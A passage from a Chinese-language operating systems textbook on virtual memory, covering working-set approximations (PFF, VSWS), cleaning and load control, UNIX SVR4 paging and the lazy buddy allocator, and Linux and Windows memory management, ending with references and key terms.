2）为每个进程真实地测量工作集是不实际的，它需要为每个进程的每次页访问使用该进程的虚拟时间作时间标记，然后为每个进程维护一个基于时间顺序的页队列。

3）Δ的最优值是未知的，并且它在任何情况下都会变化。

然而，这个策略的思想是有效的，许多操作系统都试图采用近似工作集策略。其中的一种方法是并不集中在精确的页访问上，而是在进程的缺页率上。如图 8.11b 所示，当增大一个进程的驻留集时，缺页率会下降。工作集的大小会降到图中 W 点所标记的位置。因此，不必直接监视工作集的大小，而是可以通过监视缺页率达到类似的结果。推断方法如下：如果一个进程的缺页率低于某个最小阈值，则可以通过给该进程分配一个较小的驻留集但并不损失该进程的性能（导致缺页增加），使得整个系统都从中受益（其他进程可以得到更多的页框）。如果一个进程的缺页率超过某个最大阈值，则可以在不降低整个系统的性能的前提下，增大该进程的驻留集，使得该进程从中受益（导致缺页中断减少）。

遵循该策略的一种算法是**缺页中断频率**（Page Fault Frequency，PFF）算法 [CHU72，GUPT78]。该算法要求内存中的每一页都有一个使用位与之关联。当一个页被访问时，相应的使用位被置为 1，当发生一次缺页中断时，操作系统记录该进程从上一次缺页中断到现在的虚拟时间，这可以通过维护一个页访问计数器来实现。定义一个阈值 F，如果从上一次缺页中断到这一次的时间小于 F，则这一页被加入到该进程的驻留集中；否则淘汰所有使用位为 0 的页，缩减驻留集大小。同时，把其余页的使用位重新置为 0。可以通过使用两个阈值对该算法进行改进：一个是用于引发驻留集大小增加的最高阈值，一个是用于引发驻留集大小缩小的最低阈值。

缺页中断发生的时间间隔和缺页率呈倒数关系。尽管最好能维持一个运行时的平均缺页率，但是要允许根据缺页率决定驻留集的大小，使用时间间隔来度量是一种比较合理的折中。如果使用页缓冲对该策略进行补充，则会达到一个相当好的性能。

PFF 方法的一个主要缺点是，如果要转移到新的局部性阶段，则在过渡过程中它的执行效果不太好。对于 PFF，只有从上一次访问开始经过 F 单位时间还没有再被访问的页才会淘汰出驻留集。而在局部性之间的过渡期间，快速而连续的缺页中断导致该进程的驻留集在旧局部性中的页被逐出之前快速膨胀。在内存突发请求高峰时，可能会产生不必要的进程去活和再激活，以及相应的切换和交换开销。

试图解决这种局部性过渡问题且开销低于 PFF 的一种方法是**可变采样间隔的工作集**(Variable-interval Sampled Working Set，VSWS)策略[FERR83]。VSWS策略根据经过的虚拟时间在采样实例中评估一个进程的工作集。在采样区间的开始处，该进程的所有驻留页的使用位被重置；在末尾处，只有在这个区间中被访问过的页才设置它们的使用位，这些页在下一个区间期间仍将保留在驻留集中，而其他页则被淘汰出驻留集。因此驻留集的大小只能在一个区间的末尾处减小。在每个区间中，任何缺页中断都导致该页被添加到驻留集中；因此，在该区间中驻留集保持固定或增长。

VSWS策略由三个参数驱动：

M 表示采样区间的最大宽度

L 表示采样区间的最小宽度

Q 表示采样实例间允许发生的缺页中断数目

VSWS策略如下：

1）如果自从上一次采样实例到现在的单位时间达到 *L*，则挂起该进程并扫描使用位。

2）如果在这个长度为 *L* 的虚拟时间区间中，发生了 *Q* 次缺页中断，

a）如果自从上一次采样实例到现在的时间小于 *M*，则一直等待直到经过的虚拟时间到达 *M* 时，挂起该进程并扫描使用位。

b）如果自从上一次采样实例到现在的时间大于或等于 *M*，则挂起该进程并扫描使用位。

选择参数值，使得在上一次扫描后发生第 *Q* 次缺页中断时能正常地激活采样（情况2b），另外两个参数（*M* 和 *L*）为异常条件提供边界保护。VSWS策略试图通过增加采样频率，减少由于突然的局部性间过渡而引发的内存请求高峰，从而使得当缺页中断速度增加时，能减少未使用页被淘汰出驻留集的速度。该技术在 BULL 主机操作系统 GCOS 8 中的使用经验表明，这种方法和 PFF 一样实现简单，并且更为有效[PIZZ89]。

8.2.5 清除策略

清除策略与读取策略相反，它用于确定在何时将一个被修改过的页写回辅存。通常有两种选择：请求式清除和预约式清除。对于**请求式清除**，只有当一页被选择用于置换时才被写回辅存；而**预约式清除**策略将这些被修改的多个页在需要用到它们所占据的页框之前成批地写回辅存。

完全使用任何一种策略都存在危险。对于预约式清除，一个被写回辅存的页可能仍然留在内存中，直到页面置换算法指示它被移出。预约式清除允许成批地写页，但这并没有太大的意义，因为这些页中的大部分常常会在被置换之前又被修改。辅存的传送能力是有限的，不应该浪费在实际上不太需要的清除操作上。

另一方面，对于请求式清除，写出一个被修改的页和读入一个新页是成对出现的，并且写出在读入之前。这种技术可以减少写页，但它意味着发生缺页中断的进程在解除阻塞之前必须等待两次页传送，这可能降低处理器的利用率。

一种比较好的方法是结合页缓冲技术，该技术允许采用下面的策略：只清除可以用于置换的页，但去除了清除和置换操作之间的成对关系。通过页缓冲，被置换页可以放置在两个表中：修改和未修改。修改表中的页可以周期性地成批写出，并移到未修改表中。未修改表中的一页或者因为被访问到而被回收，或者当它的页框分配给另一页时被淘汰。

8.2.6 加载控制

加载控制会影响到驻留在内存中的进程数目，这称做系统并发度。加载控制策略在有效的内

存管理中是非常重要的。如果某一时刻驻留的进程太少，所有进程都同时处于被阻塞状态的概率可能比较大，因而会有许多时间花费在交换上。另一方面，如果驻留的进程太多，平均每个进程的驻留集合大小将会不够用，就会频繁发生缺页中断，从而导致抖动。

系统并发度

图 8.21 说明了抖动的情况。当系统并发度从一个较小的值开始增加时，由于很少会出现所有驻留进程都被阻塞的情况，因此会看到处理器的利用率增长。但是，当到某一点时，平均驻留集不够用了，此时缺页中断数目迅速增加，从而处理器的利用率下降。




图 8.21　多道程序设计效果

解决这个问题可以有多种途径。工作集或缺页中断频率算法都隐含了加载控制。只有那些驻留集足够大的进程才允许执行。在为每个活动进程提供需要的驻留集大小时，该策略自动并且动态地确定活动程序的数目。

Denning 等人提出的另一种方法[DENN80b]，称做 $L=S$ 准则，它通过调整系统并发度，使得缺页中断之间的平均时间等于处理一次缺页中断所需要的平均时间。性能研究表明，在这种情况下处理器的利用率达到最大。[LERO76]中提出了一个具有类似效果的策略，即 50%准则，它试图使分页设备的利用率保持在 50%。同样，性能研究也表明这种情况下处理器的利用率最大。

另一种方法适合前面给出的时钟页面置换算法（如图 8.16 所示）。[CARR84]描述了一种使用全局范围的技术。它监视该算法中扫描页框的指针循环缓冲区的速度。如果速度低于一个给定的最小阈值，则表明如下的一种或两种情况：

1）很少发生缺页中断，所以很少需要请求指针前进。

2）对每个请求，指针扫描的平均页框数很小，表明有许多驻留页未被访问到，并且均易于被置换。

在这两种情况下，系统并发度可以安全地增加。另一方面，如果指针的扫描速度超过一个最大阈值，则表明或者缺页率很高，或者很难找到可置换页，这暗示着系统并发度太高了。

进程挂起

如果系统并发度被减小，则一个或多个当前驻留进程必须被挂起（换出）。[CARR84]列出了 6 种可能性：

- **最低优先级进程**：实现调度策略决策，与性能问题无关。
- **缺页中断进程**：原因是很有可能是缺页中断任务的工作集还没有驻留，因而挂起它对性能的影响最小。此外，由于它阻塞了一个一定将要被阻塞的进程，并且消除了页面置换和 I/O 操作的开销，因而该选择可以立即收到成效。
- **最后一个被激活的进程**：这个进程的工作集最有可能还没有驻留。
- **驻留集最小的进程**：在将来再装入时所需要的代价最小。但是，它不利于局部性较小的程序。
- **最大空间的进程**：这可以在一个过量使用的内存中得到最多的空闲页框，使得不会很快又处于去活状态。
- **具有最大剩余执行窗口的进程**：在大多数进程调度方案中，一个进程在被中断或者放置在就绪队列末尾之前只运行一定的时间。这近似于最短处理时间优先的调度原则。

在操作系统设计的许多其他领域中，选择哪一个策略取决于操作系统中许多其他设计因素以及要执行的程序的特点。

8.3 UNIX 和 Solaris 内存管理

由于 UNIX 的目标是与机器无关的，因而它的内存管理方案因系统的差异而不同。早期的 UNIX 版本仅仅使用可变分区，而未使用虚拟存储方案。目前的 UNIX 和 Solaris 实现，已经使用了分页式的虚拟内存。


在 SVR4 和 Solaris 中，实际上有两个独立的内存管理方案，分页系统提供了一种虚拟存储能力，以给进程分配内存中的页框，并且给磁盘块缓冲分配页框。尽管对用户进程和磁盘 I/O 来说，这是一种有效的内存管理方案，但是分页式的虚拟内存不适合为内核分配内存的管理。为实现这一目标，使用了内核内存分配器（kernel memory allocator）。下面依次介绍这两种机制。

8.3.1 分页系统

数据结构

对于分页式虚拟内存，UNIX 使用了许多与机器无关的数据结构，并进行了一些小的调整（如图 8.22 和表 8.6 所示）：

- **页表**：典型情况下，每个进程都有一个页表，该进程在虚拟内存中的每一页都在页表中有一项。
- **磁盘块描述符**：与进程的每一页相关联的是表中的项，它描述了虚拟页的磁盘副本。
- **页框数据表**：描述了实存中的每个页框，并且以页框号为索引。该表用于置换算法。
- **可交换表**：每个交换设备都有一个可交换表，该设备的每一页都在表中有一项。



a）页表项

b）磁盘块描述符

c）页框数据表的表项

d）交换使用表的表项

图 8.22 UNIX SVR4 内存管理格式

表 8.6 定义的大多数域都是自解释的。页表项中的年龄域表明自从程序上一次访问这一页框到现在持续了多久，但这个域的位数和更新频率取决于不同的实现版本。因此，并不是所有的 UNIX 页面置换策略都用到这个域。

表 8.6　UNIX SVR4 内存管理参数

页 表 项	
页框号	指向实存中的页框
年龄	表示页在内存中已经有多久未被访问到。该域的长度和内容依赖于处理器
写时复制	当有多个进程共享一页时设置。如果一个进程往页中写时，必须首先为其他共享该一页的进程生成该页的单独副本。这个特征允许复制操作推迟到真正需要时才进行，从而避免不必要的操作
修改	表明该页已被修改过
访问	表明该页已被访问过。当该页第一次被装入时，该位被置成 0，然后由页面置换算法周期性地重新设置
有效	表明该页在内存中
保护	表明是否允许写操作
磁盘块描述符	
交换设备号	保存有相应页的副本的逻辑设备号，允许有多个设备用于交换
设备块号	交换设备中页所在的块单元
存储类型	存储的可以是交换单位或可执行文件。对后一种情况，有一个关于待分配的虚拟内存是否要先清空的指示
页框数据表的表项	
页状态	表明该页框是可用的还是已经有一个相关联的页。对于后一种情况，该页的状态是在交换设备中、可执行文件中或 DMA 过程中被确定的
访问计数	访问该页的进程数
逻辑设备	包含有该页副本的逻辑设备
块号	逻辑设备中该页副本所在的块单元
pfdata 指针	指向空闲页链表中和页的散列队列中其他 pfdata 表项的指针
可交换表的表项	
访问计数	指向交换设备中某一页的页表项的数目
页/存储单元号	存储单元中的页标识符

磁盘块描述符中需要有存储域类型的原因如下：当一个可执行文件第一次用于创建一个新进程时，该文件只有一部分程序和数据可以被装入实存。后来当发生缺页中断时，新的一部分程序和数据被装入。只有在第一次装入时，才创建虚存页，并给它分配某个设备中的页面用于交换。这时，操作系统被告知在首次加载程序或数据块之前是否需要清空该页框中的单元（置为 0）。




图 8.23　双表针时钟页面置换算法

页面置换

页框数据表用于页面置换。在该表中，有许多指针用于创建各种列表。所有可用页框被链接在一起，构成一个可用于读取页的空闲页框链表。当可用页的数目减少到某个阈值以下时，内核将"窃取"一些页作为补偿。

SVR4 中使用的页面置换算法是时钟策略（如图 8.16 所示）的一种改进算法，称做双表针时钟算法（如图 8.23 所示）。该算法为内存中的每个可被换出的页（未被锁定）在页表项中设置访问位。当该页第一次被读取时，该位被置为 0；当该页被访问进行读或写时，这一位被置为 1。时钟算法中的前指针，扫描可被换出页列表中的页，并把每一页的访问位设置成 0。一段时间后，后指针扫描同一个表并检查访问位，如果该位被置为 1，则表

明从前指针扫描过以后该页曾经被访问过，从而这些页框被略过。如果该位仍然被置为 0，则说明在前指针和后指针访问之间的时间间隔中该页未被访问过，这些页被放置在准备置换出页的列表中。

确定该算法的操作需要两个参数：

- **扫描速度**（scanrate）：两指针扫描页表的速度，单位为页/秒。
- **扫描窗口**（handspread）：前指针和后指针之间的间隔。

在引导期间，需要根据物理内存的总量为这两个参数设置默认值。扫描速度可以改变，以满足变化的条件。当空闲存储空间的总量在 *lotsfree* 和 *minfree* 两个值之间变化时，这个参数在最慢扫描速度和最快扫描速度（在配置时设置）之间线性变化。即当空闲存储空间缩小时，这两个针移动速度加快以释放更多的页。扫描窗口参数确定前指针和后指针之间的间隔。因此，它和扫描速度一起，确定了一个由于很少使用而被换出的页在被换出之前被使用的机会窗口。

8.3.2 内核内存分配器

内核在执行期间频繁地产生和销毁一些小表和缓冲区，每一次产生和销毁操作都需要动态地分配内存。[VAHA96] 给出了以下例子：

- 路径名转换过程可能需要分配一个缓冲区，用于从用户空间复制路径名。
- `allocb()` 例程分配任意大小的 STREAMS 缓冲区。
- 许多 UNIX 实现分配僵尸结构用于保留退出状态和已故进程的资源使用信息。
- 在 SVR4 和 Solaris 中，内核在需要时动态地分配许多对象（如 proc 结构、vnodes 和文件描述符块）。

这些块中大多数都小于典型的机器页尺寸，因此分页机制对动态内核内存分配是低效的。SVR4 使用修改后的伙伴系统，详见 7.2 节。

在伙伴系统中，分配和释放一块存储空间的成本比最佳适配和首次适配策略 [KNUT97] 都要低。但是，对于内核内存管理的情况，分配和释放操作必须尽可能地快。伙伴系统的缺点是分裂和合并都需要时间。

AT&T 的 Barkley 和 Lee 提出了伙伴系统的一种变体，称做懒惰伙伴系统（lazy buddy system）[BARK89]，它被 SVR4 采用。作者观察到 UNIX 在内存请求中常常表现出稳定状态的特征，也就是说，对某一特定大小的块的请求总量在一段时间内变化很慢。因此，如果释放了一个大小为 2^i 的块，并且立即与它的伙伴合并成一个大小为 2^{i+1} 的块，则内核下一次需要的可能还是大小为 2^i 的块，这就又需要再次分裂这个大块。为避免这种不必要的合并与分裂，懒惰伙伴系统推迟进行合并的工作，直到它看上去需要合并时，再合并尽可能多的块。

懒惰伙伴系统使用以下参数：

N_i：当前大小为 2^i 的块的数目。

A_i：当前大小 2^i 并且已被分配（被占据）的块的数目。

G_i：当前大小为 2^i 并且全局空闲的块的数目；这些块是可以合法合并的；如果这样一个块的伙伴变成全局空闲的，则两个块可以合并成一个大小为 2^{i+1} 的全局空闲块。在标准伙伴系统中，所有的空闲块（“洞”）都可以看做是全局空闲的。

L_i：当前大小为 2^i 并且局部空闲的块的数目；这些块是不可以合并的。即使这类块的伙伴变成空闲的，这两个块仍然不能合并。相反，为了将来请求该大小的块，局部空闲块被保留起来。

这些参数保持以下关系：

$$N_i = A_i + G_i + L_i$$

总体上看，懒惰伙伴系统试图维护一系列局部空闲块，只有当局部空闲块的数目超过了阈值

才进行合并。如果有过多的局部空闲块，就有可能出现当满足下一次请求时缺少空闲块的情况。大多数时候，当一个块被释放后，并不立即合并，因此有一个很小的记录和操作代价。当分配一个块时，局部空闲块和全局空闲块是没有区别的。

合并的条件是给定大小的空闲块数目超过了该大小的已分配块的数目（也就是说，必须有 $L_i \leqslant A_i$）。为了限制局部空闲块的增长，这是一个很合理的原则，并且［BARK89］中的实验证明该方案带来了显著的成本节省。

为实现这个方案，作者定义了一个延迟变量：

$$D_i = A_i - L_i = N_i - 2L_i - G_i$$

图 8.24 显示了这个算法。

```
Di的初始值为 0
在一次操作后，Di的值做如下更新：

（I）if 下一个操作是一个块分配请求：
      if 存在自由块，选择一个分配
         if 选择的块是局部空闲的
                  then Di:=Di+2
                  else Di:=Di+1
      otherwise
         首先通过把一个大块分裂成两个获得两个块（递归操作）
         分配一块，并把另一块标记成局部空闲的
         Di 保持不变（但由于递归调用，D 可能变成别的块大小）

（II）if 下一个操作是一个块释放请求
     Case Di≥2
         把它标记成全局空闲的，并且全局地释放它
         Di:=Di-2
     Case Di=1
         把它标记成全局空闲的，并且全局地释放它；如果可能则合并
         Di:=0
     Case Di=0
         把它标记成全局空闲的，并且全局地释放它；如果可能则合并
         选择一个大小为 2^i 的局部空闲块，并全局地释放它；如果可能则合并
         Di:=0
```

图 8.24 懒惰伙伴系统算法

8.4 Linux 内存管理

Linux 具有其他 UNIX 实现版本中内存管理方案的许多特征，但它具有自己独特的特点。总体来说，Linux 内存管理方案非常复杂［DUBE98］，这里就 Linux 内存管理的两个主要特征（进程虚拟内存和内核内存分配）给出简单的概述。

8.4.1 Linux 虚拟内存

虚拟内存寻址

Linux 使用三级页表结构，由下面几种类型的表组成（每个表的大小都是一页）：

- **页目录**：一个活动进程有一个页目录，页目录为一页尺寸。页目录中的每一项指向页中间目录中的一页。每个活动进程的页目录都必须在内存中。
- **页中间目录**：页中间目录可能跨越多个页。页中间目录中的每一项指向页表中的一页。
- **页表**：页表也可以跨越多个页。每个页表项指向该进程的一个虚拟页。

为使用这个三级页表结构，Linux 中的虚拟地址被看做是由 4 个域组成，如图 8.25 所示。最

最左也就重要的域作为页目录的索引，接下来的域作为页中间目录的索引，第三个域作为页表的索引，第四个域给出在内存中被选中页中的偏移量。




图 8.25 Linux 虚拟内存方案的地址转换

Linux 页表结构是与平台无关的，并且设计成适用于提供对三级分页的硬件支持的 64 位 Alpha 处理器。对于 64 位地址，如果在 Alpha 中只使用两级页，可能会导致非常庞大的页表和目录。32 位的 Pentium/x86 体系统结构有两级硬件分页机制。Linux 软件通过把页中间目录的大小定义成 1 来适应这种两级方案。由于对额外分级的所有访问是在编译时而不是在执行时被优化的。因此，在只支持两级页的硬件中使用通常的三级设计并没有额外的性能开销。

页分配

为提高往内存中读入和从内存中写出页的效率，Linux 定义了一种机制，用于把连续的页映射到连续的页框中。基于这个目的，它使用了伙伴系统。内核维护一系列大小固定的连续页框组，一组可以包含 1、2、4、8、16 或 32 个页框。当一页在内存中被分配或被解除分配时，可用的组使用伙伴算法被分裂或合并。

页面置换算法

Linux 页面置换算法基于 8.2 节描述的时钟算法（如图 8.16 所示）。在简单的时钟算法中，内存中的每一页都有一个使用位和一个修改位与之相关联。在 Linux 方案中，使用位被一个 8 位的 age 变量所取代。每当一页被访问时，age 变量增 1。在后台，Linux 周期性地扫描全局页池，并且当它在内存中的所有页间循环时，将扫描的每一页的 age 变量减 1。age 为 0 的页是一个"旧"页，有较长一段时间未被访问过，是用于置换的最佳候选页。age 的值越大，该页最近被使用的频率越高，从而越不适合于置换。因此，Linux 算法是一种基于最少使用频率的策略。

8.4.2 内核内存分配

Linux 内核内存管理物理内存页框。它主要的功能是为特定的使用分配和回收页框。页框的可能拥有者包括用户空间进程（即页框是某个进程的虚拟内存当前驻留在实存中的一部分）、动态分配的内核数据、静态内核代码以及页高速缓存[⊖]。

Linux 内核内存分配的基础是用于用户虚拟内存管理的页分配机制。在虚拟内存方案中，使用伙伴算法可以以一页或多页为单位，给内核分配或回收存储空间。由于按这种方式可以分配的内存最小量为一页，因而页分配程序可能由于内核需要小的占奇数页面的短寿命内存而效率很低。

⊖ 页高速缓存具有与本章介绍的磁盘缓冲以及将在第 11 章介绍的磁盘高速缓存类似的属性。在第 11 章将详细讨论 Linux 页高速缓存。

为适应这些小块，Linux 在分配页时使用一种称为 slab 分配的方案［BONW94］。在 Pentium/x86 机器上，页尺寸为 4KB，小于一页的块可以被分配给 32、64、128、252、508、2040 和 4080 个字节。

slab 分配程序相对比较复杂，这里不再详细分析，［VAHA96］中有关于它的详细描述。实际上，Linux 维护了一组链表，每种块大小对应一个链表。块可以按照类似于伙伴算法的方式分裂或合并，并且可以在链表间移动。

8.5 Windows 内存管理

Windows 虚拟内存管理程序控制如何分配内存以及如何执行分页。内存管理程序设计成可以在各种平台上执行，并且使用的页尺寸可以从 4KB 一直到 64KB。Intel 和 AMD64 平台每页有 4096 个字节，而 Intel Itanium 平台每页有 8192 个字节。

Windows 和 Linux 的比较

Windows	Linux
根据需要，将物理内存动态映射到内核地址空间	最多有 896M 物理内存被直接映射到内核地址空间（32 位系统中），剩余物理内存被动态地映射到固定的 128M 内核地址空间中，并且可以不连续映射
基于 TLB 效率的考虑，内核和应用程序可以使用 x86 的大尺寸页面	
大多数内核和驱动程序的代码和数据是可换页的；系统引导后会删除初始化代码；所有页表是可换页的	内核是不可换页的；模块是不可换页但是可卸载的
用户态虚拟地址空间的映射和以物理对象（包括文件、设备、物理内存）的视角分配地址空间的操作是分离的	用户态地址空间直接分配给物理对象
物理内存可以通过地址窗口扩展（Address Windowing Extension，AWE）技术在大应用程序中进行高效的申请，映射和管理	
支持写时复制	支持写时复制
地址空间默认按照 2GB/2GB 的大小分配给用户态和内核态；Windows 在启动时可以设置为 3GB/1GB 分配	地址空间默认按照 3GB/1GB 的大小分配给用户态和内核态；Linux 可以在单独的地址空间中运行内核态和用户态代码，给予用户程序整个 4GB 的地址空间
高速缓存管理器将文件映射到内核地址空间，通过虚存管理器对页面进行实际的分配等操作	页缓存器实现了对页面的缓存，同时作为换页系统的旁视缓存
线程可以不经过缓存管理器，直接进行 I/O 操作	进程可以不经过页缓存器，直接进行 I/O 操作
页框号（Page Frame Number，PFN）数据属于核心数据结构；所有使用 PFN 标识的页面，或者属于某一个进程，或者在如下页列表之一中：可用、已修改、空闲、损坏	页缓存器对所有不在进程中的页面进行管理
块对象描述了可分配的内存对象，不仅限于文件，还包括被换出后按需创建的页表，以及正在被换入的缺页页面	磁盘缓冲器负责管理对一个页面的多次缺页中断的处理
无论是用户进程还是内核态系统进程，页面置换算法都是基于工作集的	页面置换算法为全局时钟算法
具有加密页文件、释放内存时清零页面等安全特性	
按需申请页面文件空间，使得写操作可以局限于正要被释放的一组页面中；通过和块对象对应的页表间接指向，实现共享页面，故被换入的共享页面使用的页面文件空间可以被立即释放	按需申请交换空间，使得写操作可以局限于正要被释放的一组页面中；被共享的页面需要一直保存在交换空间中，直到所有拥有该页面的进程均已将这一页面换入

8.5.1 Windows 虚拟地址映射

在 32 位系统，每个 Windows 用户进程看到的是一个独立的 32 位地址空间，每个进程允许 4GB 的存储空间。一部分存储空间默认为操作系统保留，因而每个用户实际上有 2GB 的可用虚拟地址空间，所有进程共享同一个 2GB 的系统空间。有一个选项可以允许用户空间增加到 3GB，只留下 1GB 用作系统空间。Windows 文档表明这个功能是为了支持具有多个 GB 的 RAM 的服务器上运行的、对内存要求非常高的应用程序，并且使用大地址空间可以大幅度地提高应用程序的性能，例如决策支持或者数据挖掘。

图 8.26 给出了用户进程看到的默认的虚拟地址空间。它由四个区域组成：




图 8.26 Windows 默认的 32 位虚拟地址空间

- 0x00000000 到 0x0000FFFF：留出来用于帮助程序员捕获空指针赋值。
- 0x00010000 到 0x7FFEFFFF：可以使用的用户地址空间。这个空间被划分成页，可以装入内存。
- 0x7FFF0000 到 0x7FFFFFFF：用户不能访问的保护页。这个页使得操作系统可以很容易地检查出越界指针的访问。
- 0x80000000 到 0xFFFFFFFF：系统地址空间。这个 2GB 的进程用于 Windows 执行程序、内核和设备驱动程序。

在 64 位平台上，Windows Vista 允许用户地址空间达到 8TB。

8.5.2 Windows 分页

当一个进程被创建后，原则上它可以使用整个 2GB 的用户空间。这个空间划分成固定大小的页，每个页都可以被读入内存，操作系统以 64KB 为界在分配的相邻的区域管理这些页。一个页可以处于以下三种状态之一：

- 可用：当前未被进程使用的地址。
- 保留：虚拟内存管理器为一个进程保留的地址，这些地址不能分配给其他进程使用（如为一个栈保留空间以便应对其增长）。
- 提交：虚拟内存管理器为进程初始化地址空间，以便访问虚拟内存页。这些页可以在磁盘中或者物理内存中保留。在磁盘上时，它们可以按照文件（映射的页）形式保存，或者在页面文件中保存（例如，当它们从内存中被移出时写入页的磁盘文件）。

区分保留的存储空间和提交的存储空间是很有用的，因为它将系统总共所需要的虚拟内存缩减到最小，也可以使页面文件变小；它允许程序保留地址空间，即使这块地址空间还不能被该程序访问或者可用资源配额已经装满。

Windows 使用的是可变分配、局部范围的（见表 8.5）驻留集合管理方案。当一个进程第一次被激活时，就给它分配一个数据结构以便管理其工作集。当进程所需的页已经放入物理内存，内存管理器使用这个数据结构来记录分配给进程的页面。活动进程的工作集可以使用下面通用的约束进行调整：

- 当内存空间很充裕时，虚拟内存管理程序允许活动进程的驻留集增长。为实现这一点，当发生缺页中断时，一个新页被读入内存，但是旧页却不换出，从而该进程的驻留集增加一页。
- 当内存空间很缺乏时，虚拟内存管理程序通过把最近很少使用的页移出活动进程的驻留集，从而缩减那些驻留集的大小，为系统回收内存空间。

8.6 小结

为了有效地使用处理器和 I/O 设备，希望能在内存中保留尽可能多的进程。此外，还希望能解除程序在开发时对程序使用内存大小的限制。

解决这两个问题的途径是虚拟内存技术。通过虚拟内存技术，所有的地址访问都是逻辑访问，在运行时转换成实地址。这就允许一个进程位于内存中的任何地址，并且这个位置可以随着时间而变化。虚拟内存技术还允许一个进程被划分成块。在执行期间，这些块在内存中不需要一定是连续的，甚至在运行时不需要该进程的所有块都在内存中。

支持虚拟内存技术的两种基本方法是分页和分段。对于分页，每个进程划分成相对比较小且大小固定的页，而在分段中可以使用大小可变的块。还可以把分页和分段组合在一个内存管理方案中。

虚拟内存管理方案要求硬件和软件的支持。硬件支持由处理器提供，包括把虚拟地址动态转换成物理地址，当被访问的页或段不在内存中时产生一个中断。这类中断触发操作系统中的内存管理软件。

与操作系统对内存管理的支持相关的设计问题有：

- **读取策略**：进程页可以在请求时读取，或者使用预先分页策略，使用簇的方式一次读取许多页。
- **放置策略**：对纯粹的分段系统，读取的段必须匹配内存中的可用空间。
- **置换策略**：当内存装满后，必须决定置换哪个页或哪些页。
- 驻留集管理：当换入一个特定的进程时，操作系统必须决定给该进程分配多少内存。这既可以在进程创建时静态分配，也可以动态地变化。
- **清除策略**：修改过的进程页可以在置换时被写出，或者使用预约式清除策略，使用簇的方式一次写出许多页。
- **加载控制**：加载控制关注的是在任何给定的时刻，驻留在内存中的进程数目。

8.7 推荐读物和网站

虚拟内存在大部分操作系统书籍中都占据了大量的篇幅。[MILE92] 提供了关于各个研究领域的很好的总结；[CARR84] 深入分析了性能问题；经典论文 [DENN70] 仍然值得一读；[DOWD93] 提供了关于各种页面置换算法的一个指导性的性能分析；[JACO98a] 很好地总结了当前虚拟内存的设计问题；

[JACO98b] 考察了多种微处理器中的虚拟内存的硬件组织。

[IBM86] 非常中立地说明了在优化虚拟内存策略 MVS 时，站点管理员可以使用的工具和选项，非常值得一读。该文档阐述了问题的复杂度。

[VAHA96] 是对于各种 UNIX 中使用的内存管理方案的最佳总结。[GORM04] 深入分析了 Linux 内存管理。

CARR84 Carr, R. *Virtual Memory Management*. Ann Arbor, MI: UMI Research Press 1984.

DENN70 Denning, P. "Virtual Memory." *Computing Surveys*, September 1970.

DOWD93 Dowdy, L., and Lowery, C. *P.S. to Operating Systems*. Upper Saddle River, NJ: Prentice Hall, 1993.

GORM04 Gorman, M. *Understanding the Linux Virtual Memory Manager*. Upper Saddle River, NJ: Prentice Hall, 2004.

IBM86 IBM National Technical Support, Large Systems. *Multiple Virtual Storage (MVS) Virtual Storage Tuning Cookbook*. Dallas Systems Center Technical Bulletin G320-0597, June 1986.

JACO98a Jacob, B., and Mudge, T. "Virtual Memory: Issues of Implementation." *Computer*, June 1998.

JACO98b Jacob, B., and Mudge, T. "Virtual Memory in Contemporary Microprocessors." *IEEE Micro*, August 1998.

MILE92 Milenkovic, M. *Operating Systems: Concepts and Design*. New York: McGraw-Hill, 1992.

VAHA96 Vahalia, U. *UNIX Internals: The New Frontiers*. Upper Saddle River, NJ: Prentice Hall, 1996.

推荐网站

- The Memory Management Reference (www.memorymanagement.org)：包含了关于内存管理的所有特征的多个文档和链接。

8.8 关键术语、复习题和习题

关键术语

关联映射	内部碎片	分页	分段
请求分页	局部性	预先分页	slab 分配
外部碎片	页	实存	抖动
读取策略	缺页中断	驻留集	转换检测缓冲区
